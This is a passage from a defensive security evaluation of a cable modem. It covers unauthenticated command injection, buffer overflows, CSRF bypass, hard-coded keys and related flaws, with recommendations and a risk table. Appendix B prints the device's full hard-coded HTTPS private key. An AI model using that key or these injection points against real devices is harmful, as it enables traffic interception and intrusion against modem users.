If the user wants to access the router remotely via HTTPS, the device's certificate should be added as a trusted root certificate. But because, there was not any key usage specified, the certificate and the private key were the same on all devices and moreover it could be downloaded easily, if the user trusted in this certificate, the attacker could impersonate any web site.

Recommendation

Limit the Key Usage of the device's certificate for Digital Signature and the Enhanced Key Usage to Server Authentication.

6.1.12 Sensitive information disclosure

We found that the following information pieces could be obtained without authentication:

- Password length in global settings
- Content of the Event log table
- Ping result
- Content of the SNMP event log table

Recommendation

Remove password length from the global settings.

Make log and ping data available only after authentication.

6.1.13 Unauthenticated remote DoS against the device

We found that an attacker could perform factory reset remotely without authentication.

Recommendation

Allow factory reset only after authentication.

6.1.14 Super and CSR users could not be disabled

Besides the regular user, the modem supported a super and a CSR user account for service and maintenance purposes. Although these accounts could be useful in some cases, the modem did not provide any possibility to disable or remove these accounts.

Recommendation

Consider providing the possibility to disable and enable these accounts by the user.

6.1.15 Attacker could change first installation flag

We found that the first installation flag could be changed through the Web service interface without authentication. By changing the first installation flag the attacker could cause inconvenience for the user.

Recommendation

Allow modification of the first installation flag only after authentication.

6.1.16 Password brute-force protection was not active

We found that a login counter was implemented to prevent brute-force attacks, but this security feature was disabled.

Recommendation

Enable the login counter security feature.

6.1.17 Password brute-force protection could be bypassed

The login counter was checked in the login Web service function, but we found another function, which only verified the credentials without performing the login process and checking the login counter.

Recommendation

Check the login counter in every function, which performs username and password verification.

6.1.18 The user of the modem might steal or replace the DOCSIS credentials

DOCSIS private and public key files could be read out or replaced from the NVRAM area using one of the several exploits, allowing arbitrary command execution.

Recommendation

Protect the integrity and confidentiality of the DOCSIS credentials.

6.1.19 Unauthenticated remote command injection in ping command

We found that the ping diagnostic command parameters were used in a system call without proper verification or escaping, which could cause arbitrary code execution without authentication.

Recommendation

Verify or escape the input string or use exec instead of system.

6.1.20 Authenticated remote command injection in tracert command

We found that the tracert diagnostic command parameters were used in a system call without proper verification or escaping, which could cause arbitrary code execution after authentication.

Recommendation

Verify or escape the input string or use exec instead of system.

6.1.21 Unauthenticated remote command injection in stop diagnostic command

We found that the implementation of the diagnostic stop function was vulnerable by command injection, because it used a user-specified string in a system command without proper verification or escaping.

Recommendation

Use an enum to select the command to be stopped instead of sending the command name directly.

6.1.22 Remote DoS with stop diagnostic command

Because the stop diagnostic command was used to stop the ping and the tracert commands, it required the process name to be killed. By modifying the diagnostic command request an attacker could kill any process in the modem and may cause denial-of-service until a modem restart.

Recommendation

Use an enum to select the command to be stopped instead of sending the command name directly.

6.1.23 Buffer overflow in stop diagnostic command

In case of a large input parameter, the stop diagnostic command may overwrite the stack based buffer, which could cause arbitrary code execution without authentication.

Recommendation

Limit the input length.

Use an enum to select the command to be stopped instead of sending the command name directly.

6.1.24 Authenticated remote command injection with e-mail sending function

Although the e-mail notification was disabled in the Web interface, the functionality was accessible through the Web services. We found, that the Web service responsible for changing the e-mail address did not verify or escape the input string, which caused a command injection during the sending of the e-mail notification.

Recommendation

Remove unnecessary functions from the Web service interface also.

Verify e-mail address before storing it to the database.

Fix command injection vulnerability in the implementation of the e-mail sending functionality.

6.1.25 Session management was insufficient

We found that session ID was generated correctly after a successful login, but it was verified only in case of HTML page requests. The Web interface provided a lot of Web service functions through the `getter.xml` and `setter.xml`, which could be accessible without a valid session ID and only required the presence of a valid user from the same IP using the same user-agent string.

Recommendation

Verify session ID in every case and not only for the HTML pages.

6.1.26 CSRF protection could be bypassed

We found that the CSRF protection could be bypassed and an attacker could send system modification requests easily. Because the modem provided several functions (such as ping, diagnostic stop, reset, etc.) without authentication, the CSRF protection bypass made it possible to perform severe attacks remotely even if the Web interface of the modem was not accessible from the Internet.

Recommendation

Implement CSRF protection correctly.

6.1.27 Unauthenticated DoS against Wi-Fi setting modification

Using the reverse RPC service in the Main SoC the attacker could prevent the modification of the Wi-Fi settings.

Recommendation

The RPC service should be accessible only for the Wi-Fi SoC, so implement proper iptable rules to achieve this.

6.1.28 Unauthenticated DoS against the Wi-Fi functionality

Using the reverse RPC service in the Main SoC the attacker could disable the Wi-Fi.

Recommendation

The RPC service should be accessible only for the Wi-Fi SoC, so implement proper iptable rules to achieve this.

6.1.29 Unauthenticated changes in WPS settings

Using the reverse RPC service in the Main SoC the attacker could modify the WPS settings.

Recommendation

The RPC service should be accessible only for the Wi-Fi SoC, so implement proper iptable rules to achieve this.

6.1.30 Unauthenticated local command injection with RPC on Main SoC

We found that the diagnostic-flash and diagnostic-usb RPC functions on the Main SoC were vulnerable by command injection. Since the RPC service of the Main SoC was accessible from the LAN, the attacker could execute arbitrary commands on the Main SoC without authentication by exploiting this vulnerability.

We note that this finding may be relevant for other devices with Celeno chipset such as the Hitron modem.

Recommendation

The RPC service should be accessible only for the Wi-Fi SoC, so implement proper iptable rules to achieve this.

Remove the diagnostic-flash and diagnostic-USB functions if these are not used.

Verify and escape the received input before it would be used in the system command.

6.1.31 Unauthenticated local command injection with RPC on Wi-Fi SoC

We found that some of the Wi-Fi SoC RPC functions execute system commands with strings read out from the RPC calls. We found two functions, which simply executes the received strings and some others which used the received string in a system call. During the evaluation we found cases, which could be exploited only with a direct RPC call initiated from the Main SoC, but there were a lot of other cases which we could not verify because of the limited time.

We note that this finding may be relevant for other devices with Celeno chipset such as the Hitron modem.

Recommendation

User specified strings should not be used in system calls without proper escaping.

6.1.32 Buffer overflow in the Wi-Fi SoC RPC implementation

Some functions in the Wi-Fi SoC RPC implementation were vulnerable by stack based buffer overflow. Because of the Web server parameter length limitations, the buffer overflow could be exploited by sending direct RPC requests to the Wi-Fi SoC from the Main SoC in the evaluated cases. Since, we had not time to evaluate every RPC and Web interface functions, some of the RPC functions may vulnerable via Web interface service calls also.

Recommendation

Review the Wi-Fi SoC RPC implementation and fix possible buffer overflow problems.

Verify the length of the user specified inputs in Web interface functions.

6.1.33 Hard-coded keys were used to encrypt the backup file

The backup file encryption used hard-coded keys, so in case of a stolen backup file the attacker could obtain sensitive information from it. The hard-coded keys made also possible to restore a modified or copied backup file and reconfigure the modem.

Recommendation

Use device specific or user provided key to encrypt the backup file.

6.1.34 UPC Wi-Free network interface was accessible on the Wi-Fi SoC

We found that after gaining access to the Wi-Fi SoC we could access the UPC Wi-Free network interface also. We suppose that we could intercept or modify the network traffic of the UPC Wi-Free interface from the Wi-Fi SoC.

Recommendation

Prevent access from the Wi-Fi SoC.

6.1.35 Backup/restore interface allowed remote reconfiguration without authentication

The backup file restore could be performed without authentication, and backup files could be restored to any modem in the population. Using the restore Web interface service, the attacker could restore the configurations remotely and could modify the modem settings (e.g. DNS, port forwarding, Wi-Fi settings and so on). This service was always present on the LAN (including Wi-Fi) interface as well.

Recommendation

Use device specific or user provided key to encrypt the backup file and allow restore only after authentication.

6.2 Risk Analysis

In this section we enumerate the findings that we introduced in 6.1, and analyse their risk by examining the severity and likelihood of their occurrence. The **severity** level corresponds to the items mentioned below:

- *Low*: Vulnerabilities that cannot be exploited or can only result in unexpected (functional) errors. Minor data leakage, user misleads or transient denial-of-service type attack.
- *Medium*: Leakage of confidential information or unwarranted access to system resources. Permanent denial-of-service type attacks against single device.
- *High*: Subversion of system components or code execution. Transient denial-of-service type attack against multiple devices. Direct access to the ISP's network.

We categorized the **likelihood** with the following levels:

- *Negligible (–)*: The attack was not realistically possible or unavailable due to the configuration or settings.
- *Very low (VL)*: Infeasible attack scenarios or very rare events, which require using zero-day vulnerabilities or weaknesses of trusted components. The attack requires hardware access.
- *Low (L)*: Rare events. The attacker needs detailed knowledge about the system, or needs special equipment. Some of these events may only be performed with the help of an insider. The attack can be performed from the local network after authentication.
- *Medium (M)*: The event may happen. The attacker only needs normal knowledge about the system and the attack can be performed with normally available equipment. The attack can be performed from the local network without authentication or remotely after authentication.
- *High (H)*: The event occurs quite often. The attacker only needs minor knowledge about the system and does not need any additional equipment. The event can occur due to wrong or careless usage. The attack can be performed remotely without authentication.

Finally, we calculated the risk of each threat using the standard likelihood × severity risk calculation using the table below.

Likelihood / Severity	**Negligible**	**Very Low**	**Low**	**Medium**	**High**
Low	–	–	Very Low	Low	Medium
Medium	–	Very Low	Low	High	Very High
High	–	Low	Medium	Very High	Catastrophic

The **risk** value of each threat can take the following levels:

- *Negligible* (–): The threat has a negligible effect on the security of the asset.
- *Very Low* (VL): The threat has a very minor – but not negligible – effect on the security of the asset.
- *Low* (L): The threat has a minor effect on the security of the asset.
- *Medium* (M): The threat has a noticeable effect on the security of the asset.
- *High* (H): The threat significantly endangers the asset.
- *Very high* (VH): The threat significantly endangers the asset or the system as a whole
- *Catastrophic* (C): The threat presents a critical risk to the system as a whole; if not mitigated, its effects could put the entire business process at risk.

In the table below we represented the severity, likelihood and risk values of each finding. We highlighted findings with Very High or Catastrophic risk.

Finding	S	L	R
6.1.1 – Serial interface was open on the Main SoC	H	L	M
6.1.2 – Serial interface was open on the Wi-Fi SoC	H	L	M
6.1.3 – Bootloader menu was accessible on the Main SoC	H	L	M
6.1.4 – Bootloader menu was accessible on the Wi-Fi SoC	H	L	M
6.1.5 – cbnlogin could cause arbitrary code execution	H	VL	L
6.1.6 – Unnecessary services were running on the Main SoC	L	VL	–
6.1.7 – Buffer overflow in the Web server HTTP version field	**H**	**M**	**VH**
6.1.8 – HTTPS support was disabled on the Web server	L	M	L
6.1.9 – Hard-coded private key was used for HTTPS	H	–	–
6.1.10 – Hard-coded private key could be downloaded from the Web interface without authentication	H	–	–
6.1.11 – HTTPS certificate could be used to impersonate any web site	H	–	–
6.1.12 – Sensitive information disclosure	M	M	H
6.1.13 – Unauthenticated remote DoS against the device	**M**	**H**	**VH**
6.1.14 – Super and CSR users could not be disabled	L	L	VL
6.1.15 – Attacker could change first installation flag	L	H	M
6.1.16 – Password brute-force protection was not active	L	M	L
6.1.17 – Password brute-force protection could be bypassed	L	M	L

Finding	S	L	R
6.1.18 – The user of the modem might steal or replace the DOCSIS credentials	M	M	H
6.1.19 – Unauthenticated remote command injection in ping command	**H**	**H**	**C**
6.1.20 – Authenticated remote command injection in tracert command	**H**	**M**	**VH**
6.1.21 – Unauthenticated remote command injection in stop diagnostic command	**H**	**H**	**C**
6.1.22 – Remote DoS with stop diagnostic command	**M**	**H**	**VH**
6.1.23 – Buffer overflow in stop diagnostic command	**H**	**M**	**VH**
6.1.24 – Authenticated remote command injection with e-mail sending function	H	L	M
6.1.25 – Session management	H	L	M
6.1.26 – CSRF protection could be bypassed	**H**	**H**	**C**
6.1.27 – Unauthenticated DoS against Wi-Fi setting modification	L	M	L
6.1.28 – Unauthenticated DoS against the Wi-Fi functionality	M	M	H
6.1.29 – Unauthenticated changes in WPS settings	L	M	L
6.1.30 – Unauthenticated local command injection with RPC on Main SoC	**H**	**M**	**VH**
6.1.31 – Unauthenticated local command injection with RPC on Wi-Fi SoC	H	L	M
6.1.32 – Buffer overflow in the Wi-Fi SoC RPC implementation	H	L	M
6.1.33 – Hard-coded keys were used to encrypt the backup file	L	L	VL
6.1.34 – UPC Wi-Free network interface was accessible on the Wi-Fi SoC	**H**	**M**	**VH**
6.1.35 – Backup/restore interface allowed remote reconfiguration without authentication	**H**	**H**	**C**

7 REFERENCES

[1] MEFORMA Security Evaluation Methodology – A Case Study Ernő Jeges, Balázs Berkes, Balázs Kiss, Gergely Eberhardt, SEARCH-LAB Security Evaluation Analysis and Research Laboratory, Hungary http://www.scitepress.org/DigitalLibrary/Link.aspx?doi=10.5220/0004919902670274

[2] http://routersecurity.org/checklist.php by Michael Horowitz, December 1, 2015 10AM CT

Appendix A CERTIFICATE USED FOR HTTPS

Certificate used for HTTPS (`mini_httpd.pem`):

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            9d:8c:d6:96:63:9f:2e:96
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=GB, ST=cbn, L=cbn, O=cbn, OU=cbn, CN=cbn
        Validity
            Not Before: May 29 02:53:16 2015 GMT
            Not After : May 24 02:53:16 2035 GMT
        Subject: C=GB, ST=cbn, L=cbn, O=cbn, OU=cbn, CN=cbn
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:e3:ce:32:fc:cc:91:78:aa:c5:46:ce:96:78:09:
                    b0:5b:17:b9:02:f7:0f:f4:30:0d:1e:23:78:61:20:
                    20:16:5f:ba:d8:ea:ee:9d:04:84:67:d5:bb:94:53:
                    d7:94:00:35:95:f4:52:e4:b0:a5:51:a5:26:9c:a9:
                    ab:a9:40:a8:87:0b:8a:87:69:fc:99:b4:c1:b5:10:
                    c5:9d:f5:80:fb:e5:d7:e3:e1:b5:93:49:78:1a:95:
                    c1:a9:0d:0f:ac:4b:8a:15:cc:d8:29:1e:23:c8:6d:
                    1c:65:34:09:b4:50:d8:49:e3:de:e6:da:e3:42:bc:
                    d5:5a:4f:44:df:f3:11:32:f3
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha1WithRSAEncryption
         3a:9c:d0:71:5c:55:2b:9e:a1:16:61:cd:7d:93:41:59:67:bb:
         b9:0a:0d:90:6e:ef:75:d5:4e:d3:f5:58:5e:32:6f:59:84:7d:
         3a:27:2c:b2:df:bf:24:f3:fa:a6:41:c9:a7:10:d4:2d:67:f2:
         42:81:02:48:b8:c9:bb:2c:e3:9c:6a:c7:f4:28:91:00:59:95:
         97:49:bd:00:8b:4c:b7:65:0b:07:b6:93:f6:14:8a:ce:53:7b:
         09:ba:c3:97:49:48:e1:d0:ca:5e:47:1e:6b:45:52:35:f7:3a:
         54:bb:3c:60:50:e5:23:c2:00:65:91:0c:35:66:7f:2b:21:af:
         4d:66
-----BEGIN CERTIFICATE-----
MIICHTCCAYYCCQCdjNaWY58uljANBgkqhkiG9w0BAQUFADBTMQswCQYDVQQGEwJH
QjEMMAoGA1UECBMDY2JuMQwwCgYDVQQHEwNjYm4xDDAKBgNVBAoTA2NibjEMMAoG
A1UECxMDY2JuMQwwCgYDVQQDEwNjYm4wHhcNMTUwNTI5MDI1MzE2WhcNMzUwNTI0
MDI1MzE2WjBTMQswCQYDVQQGEwJHQjEMMAoGA1UECBMDY2JuMQwwCgYDVQQHEwNj
Ym4xDDAKBgNVBAoTA2NibjEMMAoGA1UECxMDY2JuMQwwCgYDVQQDEwNjYm4wgZ8w
DQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAOPOMvzMkXiqxUbOlngJsFsXuQL3D/Qw
DR4jeGEgIBZfutjq7p0EhGfVu5RT15QANZX0UuSwpVGlJpypq6lAqIcLiodp/Jm0
wbUQxZ31gPvl1+PhtZNJeBqVwakND6xLihXM2CkeI8htHGU0CbRQ2Enj3uba40K8
1VpPRN/zETLzAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAOpzQcVxVK56hFmHNfZNB
WWe7uQoNkG7vddVO0/VYXjJvWYR9Oicsst+/JPP6pkHJpxDULWfyQoECSLjJuyzj
nGrH9CiRAFmVl0m9AItMt2ULB7aT9hSKzlN7CbrDl0lI4dDKXkcea0VSNfc6VLs8
YFDlI8IAZZEMNWZ/KyGvTWY=
-----END CERTIFICATE-----
```

Appendix B PRIVATE KEY USED FOR HTTPS

PRIVATE KEY USED FOR HTTPS (MINI_HTTPD.PEM):

```
-----BEGIN PRIVATE KEY-----
MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBALwFXUocEOLExc6O
hMXWnTMj4RmAQmLRoyR5GHcw1HESQPm3qKvQKGxfdJDCw2/+qwhz3QoWo1aymrBg
1BJx7RHHGii8oC0VXGxAEDi/Z+X7glWjJq+1tVGJsG8iwbkGEwVV9Hc/Vmu6w1WN
HY2+zmGGmd11ZDGhUQk/JAn/PRAVAgMBAAECgYEAnHfuYb0nhD/yyWmrLqTiX2ut
aTZmiKwjEzg/Vvlo4cwqDGZ91LW+3ik17T5XvDz4AmnBeiLKvVyXBM8fzVXHzcQv
8gl/XBizCGp9ljq9q/Tpj8s7YC/nv55Orh2k9c16OTLWBXjYj4lPLJT3wfuIx732
Tk3MG/6QxUlR8tsnvUECQQDugT2oxo9KexHqxRzmrHUfAHCLxlUbfT3r196Zdj/+
xLz9/B7CJZt8Ays/Q5Ydtjw8Zj8OMRM57b3BVcrpiLDlAkEAydAc1w7B/wYqnz2r
5oheOoOg2Quhx3uGfWez5zqC+3Lrf4xFqZcLaFIyhIsELeqyuP3DuBQBAyMLrqnJ
xRpfcQJAeE1mbZhiNJ5pRjNQxaXdmdqd6lMLIMeGkUycsmmsE/Tmo3IljaZsjBwJ
F2se8DO4pHqqeZ0VZpXdrgR5SlyxZQJAKhbBLQji5LEAip1uEHI4VLPHA/0tDFFy
xwyttHe7gX2CJ+O1U50wv90EtCfaA0mDZJloDCf/3gudEBxQ/E53wQJAMeSZXGhZ
2OFNR+hj4Eu+XMif0uINPdBWgm5yvnt2TF8Wnw9tX3N6MY+QH/xRp53wu5C7MI3u
m+693ySQiJKsHA==
-----END PRIVATE KEY-----
Private-Key: (1024 bit)
modulus:
    00:bc:05:5d:4a:1c:10:e2:c4:c5:ce:8e:84:c5:d6:
    9d:33:23:e1:19:80:42:62:d1:a3:24:79:18:77:30:
    d4:71:12:40:f9:b7:a8:ab:d0:28:6c:5f:74:90:c2:
    c3:6f:fe:ab:08:73:dd:0a:16:a3:56:b2:9a:b0:60:
    d4:12:71:ed:11:c7:1a:28:bc:a0:2d:15:5c:6c:40:
    10:38:bf:67:e5:fb:82:55:a3:26:af:b5:b5:51:89:
    b0:6f:22:c1:b9:06:13:05:55:f4:77:3f:56:6b:ba:
    c3:55:8d:1d:8d:be:ce:61:86:99:dd:75:64:31:a1:
    51:09:3f:24:09:ff:3d:10:15
publicExponent: 65537 (0x10001)
privateExponent:
    00:9c:77:ee:61:bd:27:84:3f:f2:c9:69:ab:2e:a4:
    e2:5f:6b:ad:69:36:66:88:ac:23:13:38:3f:56:f9:
    68:e1:cc:2a:0c:66:7d:d4:b5:be:de:29:35:ed:3e:
    57:bc:3c:f8:02:69:c1:7a:22:ca:bd:5c:97:04:cf:
    1f:cd:55:c7:cd:c4:2f:f2:09:7f:5c:18:b3:08:6a:
    7d:96:3a:bd:ab:f4:e9:8f:cb:3b:60:2f:e7:bf:9e:
    4e:ae:1d:a4:f5:cd:7a:39:32:d6:05:78:d8:8f:89:
    4f:2c:94:f7:c1:fb:88:c7:bd:f6:4e:4d:cc:1b:fe:
    90:c5:49:51:f2:db:27:bd:41
prime1:
    00:ee:81:3d:a8:c6:8f:4a:7b:11:ea:c5:1c:e6:ac:
    75:1f:00:70:8b:c6:55:1b:7d:3d:eb:d7:de:99:76:
    3f:fe:c4:bc:fd:fc:1e:c2:25:9b:7c:03:2b:3f:43:
    96:1d:b6:3c:3c:66:3f:0e:31:13:39:ed:bd:c1:55:
    ca:e9:88:b0:e5
prime2:
    00:c9:d0:1c:d7:0e:c1:ff:06:2a:9f:3d:ab:e6:88:
    5e:3a:83:a0:d9:0b:a1:c7:7b:86:7d:67:b3:e7:3a:
    82:fb:72:eb:7f:8c:45:a9:97:0b:68:52:32:84:8b:
    04:2d:ea:b2:b8:fd:c3:b8:14:01:03:23:0b:ae:a9:
    c9:c5:1a:5f:71
exponent1:
    78:4d:66:6d:98:62:34:9e:69:46:33:50:c5:a5:dd:
    99:da:9d:ea:53:0b:20:c7:86:91:4c:9c:b2:69:ac:
    13:f4:e6:a3:72:25:8d:a6:6c:8c:1c:09:17:6b:1e:
    f0:33:b8:a4:7a:aa:79:9d:15:66:95:dd:ae:04:79:
```

```
    4a:5c:b1:65
exponent2:
    2a:16:c1:2d:08:e2:e4:b1:00:8a:9d:6e:10:72:38:
    54:b3:c7:03:fd:2d:0c:51:72:c7:0c:ad:b4:77:bb:
    81:7d:82:27:e3:b5:53:9d:30:bf:dd:04:b4:27:da:
    03:49:83:64:99:68:0c:27:ff:de:0b:9d:10:1c:50:
    fc:4e:77:c1
coefficient:
    31:e4:99:5c:68:59:d8:e1:4d:47:e8:63:e0:4b:be:
    5c:c8:9f:d2:e2:0d:3d:d0:56:82:6e:72:be:7b:76:
    4c:5f:16:9f:0f:6d:5f:73:7a:31:8f:90:1f:fc:51:
    a7:9d:f0:bb:90:bb:30:8d:ee:9b:ee:bd:df:24:90:
    88:92:ac:1c
```

Appendix C Serial console on J15

Boot log was captured from UART pad J15 with 115200baud:

```
Fail to enable battery: temperature safety violation


AC_BOOT
POST: 0xb03
wdt: reset type = 0, reset reason = 0
POST: 0xc02
cefdk_rom_base_addr: 0x00280800
POST: 0xc1f
wdt: acboot win2 end, counter=1128318
POST: 0xf02
Warning: No device found in chip select 0
Spi Flash Init Failed and disable SPI Fl
Intel(R) Consumer Electronics Firmware Development Kit (Intel(R)
CEFDK)
Copyright (C) 1999-2012 Intel Corporation. All rights reserved.
Build Time (05/21/14 22:46:51).
POST: 0xf05Loading 8051_fw from MFH...
POST: 0xf07
Set flash layout to Intel 128MB layout Rev 2
POST: 0xf19
Waiting for 5 sec for DOCSIS PLL1 ready...
DOCSIS PLL1 ready
POST: 0xfa0
SMM: Ok
POST: 0xf24
ACPI Init: finished with table region from 00011ab0 to 00018000
acpi: Created tables at 00011ab0-00018000
POST: 0xf29
CEFDK Version         : CE2600 build (SMP enabled)
Built from SDK        : IntelCE-4.3.14214.344841
8051 Firmware         : A0-1.2.0 build R 0x20A
8051 FW I/O Module    :
Silicon Stepping      : D0
Silicon SKU           : 0x14F
Board Set As          : Harbor Park - MG
CPU Threads           : 2
CPU Multiplier        : 12
CPU Bus Speed         : 100 MHz
Memory Size           : 512 MB
Memory Type & Speed   : x16 DDR3-1333 (10-10-10)
Trusted Boot          : Untrusted
Boot Mode             : eMMC-NAND (STRAPS)
Registered net controller: e1000
Init External Switch for board Type: 1
1000M FD Link is ready!
Configure IP via static IP.
Mac address is    : 00:50:F1:64:CE:D7
Host IP address is: 192.168.100.1
Subnet Mask is    : 255.255.255.0
Gateway address is: 192.168.100.10

================================================
WARNING:
  Please make sure the board type and DOCSIS DDR offset/size are set
correctly,
```

```
  otherwise DOCSIS subsystem won't boot!
  If not sure, please use "settings" shell command to show the setup
menu,
  then check "Advanced Features".
================================================

Press 'Enter' within 2 seconds to disable automatic boot.
Hit a key to start the shell...
Running auto script...
shell> load -m 0x200000 -i a -t emmc
get Active Image info successfully:240000, 400000, 1, 1, 3
eMMC kernel command:  root=/dev/mmcblk0p3
load data from emmc
load done.
shell> bootkernel -b 0x200000 "console=ttyS0,115200 ip=static
memmap=exactmap memmap=128K@128K memmap=115M@1M memmap=128M@128M"
Working Cmd: console=ttyS0,115200 ip=static memmap=exactmap
memmap=128K@128K memmap=115M@1M memmap=128M@128M root=/dev/mmcblk0p3
CMD(0x48000)='console=ttyS0,115200 ip=static memmap=exactmap
memmap=128K@128K memmap=115M@1M memmap=128M@128M root=/dev/mmcblk0p3
'
WARNING: Ancient bootloader, some functionality may be limited!
```

Appendix D INTERACTIVE SHELL ON J15

Interactive shell log was captured from UART pad J15 with 115200baud.

This shell was available pressing ENTER key at boot time.

```
(…)
Press 'Enter' within 2 seconds to disable automatic boot.
Hit a key to start the shell...
CBN: Enable all Realtek ether switch PHY port!
shell> help
   bootata - Boots from the primary master ATA device.
    ymodem - Receive a file from serial using YMODEM.
     lspci - Displays PCI device info.
  ord[2|4] - Read or write to memory.
  pci[2|4] - Read or write to PCI configuration space.
 port[2|4] - Read or write to I/O port.
      goto - goto to specific IP to run code.
     crc32 - compute crc32 sum of a bulk memory
 netserver - net server service for external clients
   ramdisk - set ramdisk start address and length
     delay - delay some time
      mmap - Displays a system memory map.
bootkernel - Boot Linux kernel from flash.
       mfh - manage the MFH on flash devices
       md5 - Calculate a MD5 sum for an input data string.
      emmc - Auxiliary shell command to handle eMMC
 spi_flash - Auxiliary shell command to handle SPI Flash
       aid - manage the Active Image Designator
      8051 - 8051 specific commands
       sha - Calculate a SHA sum for an input data string.
      gpio - gpio  commands
       mii - mii commands
       fll - flash layout list according to settings.
      iosf - Read/write 32 bit register on IOSF sideband port.
       i2c - I2C buses read and write (SV ver).
   ata-map - Sets the ATA geometry mapping.
     cache - Manipulate the processor cache.
      ping - Ping destination [Ping count number]
      tftp - Download/upload file from/to server via TFTP.
        ip - Configure CEFDK static IP address, Subnet Mask and Gateway
address.
  settings - BIOS Settings
    script - Switch on/off the automatic shell script.
   hwmutex - Auxiliary shell command to help check hw mutex status
      load - load from storage meida.
     sleep - Suspend and resume utilities
       wdt - Configure watchdog timers.
      help - Displays this screen.
      exit - Stops the shell.
shell> lspci
BB:DD:FF  VID :DID   DevClass  IRQ  Device Type
--------  ----:----  --------  ---  ------------------------------
00:00:00  8086:0931  06:00:00  00   Host-PCI Bridge
00:00:01  8086:2E58  08:00:20  00   IO(x) APIC
00:00:02  8086:2E52  08:80:00  00   System Peripheral
00:01:00  8086:0700  06:04:01  00   PCI-PCI Bridge
00:0E:00  8086:0C80  01:01:8A  04   IDE Controller
00:1C:00  8086:0899  06:04:00  04   PCI-PCI Bridge
00:1C:01  8086:089A  06:04:00  04   PCI-PCI Bridge
00:1E:00  8086:08BC  00:00:00  FF   PUnit
00:1F:00  8086:8119  06:01:00  00   PCI-ISA Bridge
01:00:00  8086:0947  02:80:00  FF   L2 Switch DMA
01:01:00  8086:0947  02:80:00  FF   L2 Switch DMA
01:04:00  8086:2E5D  04:80:00  04   Multimedia Device
01:05:00  8086:0948  02:80:00  FF   Docsis DMA
```

```
01:07:00  8086:0956  0B:40:00  FF   (unknown)
01:09:00  8086:2E64  10:10:00  04   Entertainment Encrypt/Decrypt
01:0B:00  8086:2E66  07:00:03  04   UART Controller
01:0B:01  8086:2E67  FF:00:00  04   GPIO controller
01:0B:02  8086:2E68  FF:00:00  04   I2C controller
01:0B:03  8086:2E69  07:05:00  04   Smart Card Controller
01:0B:05  8086:2E6B  04:80:00  04   Multimedia Device
01:0B:06  8086:089F  FF:00:00  04   PWM controller
01:0B:07  8086:2E6D  FF:00:00  04   DFX controller
01:0C:00  8086:2E6E  02:00:00  04   Ethernet Controller
01:0C:01  8086:2E6F  FF:00:00  04   IEEE1588 and Clock Recovery
01:0D:00  192E:0101  0C:03:20  04   USB Controller (EHCI)
01:0D:01  192E:0101  0C:03:20  04   USB Controller (EHCI)
01:0D:02  192E:0101  0C:03:20  04   USB Controller (EHCI)
01:0E:00  8086:0949  08:80:00  FF   System Peripheral
01:0F:00  8086:094A  08:80:00  FF   System Peripheral
01:10:00  8086:0702  10:10:00  00   Entertainment Encrypt/Decrypt
01:14:00  8086:0705  04:80:00  04   Multimedia Device
01:17:00  8086:08A0  05:01:00  00   SPI-SLAVE
01:1B:00  8086:070B  08:05:01  04   SDIO Controller
01:1C:00  8086:0957  02:80:00  FF   (unknown)
01:1D:00  8086:08BD  02:80:00  FF   L2 Switch
01:1E:00  8086:08BE  02:80:00  FF   MOCA
01:1F:00  8086:0946  02:80:00  FF   Docsis
02:00:00  14C3:7603  02:80:00  04   (unknown)
03:00:00  11AB:2A55  02:00:00  04   Ethernet Controller
shell> mmap
0: 0000000000000000-0000000000011AAF (   0K -   70K) reserved
1: 0000000000011AB0-0000000000017FFF (  70K -   96K) acpi data
2: 0000000000018000-000000000001FFFF (  96K -  128K) reserved
3: 0000000000020000-000000000003FFFF ( 128K -  256K) ram
4: 0000000000040000-00000000000601FF ( 256K -  384K) reserved
5: 0000000000060200-00000000000685FF ( 384K -  417K) reserved
6: 0000000000068600-00000000000FFFFF ( 417K - 1024K) reserved
7: 0000000000100000-00000000073FFFFF (   1M -  116M) ram
8: 0000000007400000-0000000007FFFFFF ( 116M -  128M) reserved
9: 0000000008000000-000000000FFFFFFF ( 128M -  256M) ram
10: 0000000010000000-000000001FFFFFFF ( 256M -  512M) reserved
11: 00000000FEC00000-00000000FEC003FF (4076M - 4076M) io apic
12: 00000000FEE00000-00000000FEE003FF (4078M - 4078M) local apic
shell> 8051
USAGE:
 8051 load_ram <firware_address>
    * (re)load the 8051 with firmware stored at <firmware_address> in RAM
      must be 64KB aligned
 8051 load_id <id>
    * (re)load the 8051 with firmware stored in flash tagged with <id>
 8051 str
    * Enter Suspend to RAM
shell>  gpio
Usage:
  gpio get <gpio_num> -- Get the pin value of <gpio_num>.
  gpio set <gpio_num> <val> -- Set the pin <val> of <gpio_num>.
  gpio conf <gpio_num> <in/out> -- Config the <gpio_num> to input/outout
mode.
  gpio intr <gpio_num> <enable/disable> -- Enable/Disable the interrupt of
<gpio_num>.
  gpio listen <gpio_num> <val> -- Listen and wait gpio to specific value.
  gpio_num: 0 - 127
Usage:
  mii get <Phy_Addr> <Reg_Num> -- Get the data of <Reg_Num>.
  mii set <Phy_Addr> <Reg_Num> <Value> -- Set <Value> to <Reg_Num>.
  mii delay <Port> <TX_Delay> <RX_Delay> -- Config the RGMII timing.
shell> fll
Flash layout in settings is:
Intel 128MB layout Rev 2
```

```
       Start         End        Size                   Name      Partiton ID
  0x00200000  0x0021FFFF  0x00020000     APPCPU SIGNATURE 1   Un-partitioned
  0x0021F000  0x0021FFFF  0x00001000           APPCPU AID 1   Un-partitioned
  0x00220000  0x0023FFFF  0x00020000     APPCPU SIGNATURE 2   Un-partitioned
  0x0023F000  0x0023FFFF  0x00001000           APPCPU AID 2   Un-partitioned
  0x00240000  0x0063FFFF  0x00400000        APPCPU KERNEL 1         Part #01
  0x00640000  0x00A3FFFF  0x00400000        APPCPU KERNEL 2         Part #02
  0x00A40000  0x01B3FFFF  0x01100000        APPCPU ROOTFS 1         Part #03
  0x01B60000  0x02C5FFFF  0x01100000        APPCPU ROOTFS 2         Part #05
  0x02C80000  0x02E7FFFF  0x00200000         APPCPU NVRAM 1         Part #06
  0x02EA0000  0x0309FFFF  0x00200000         APPCPU NVRAM 2         Part #07
  0x030A0000  0x030DFFFF  0x00040000            NPCPU UBOOT   Un-partitioned
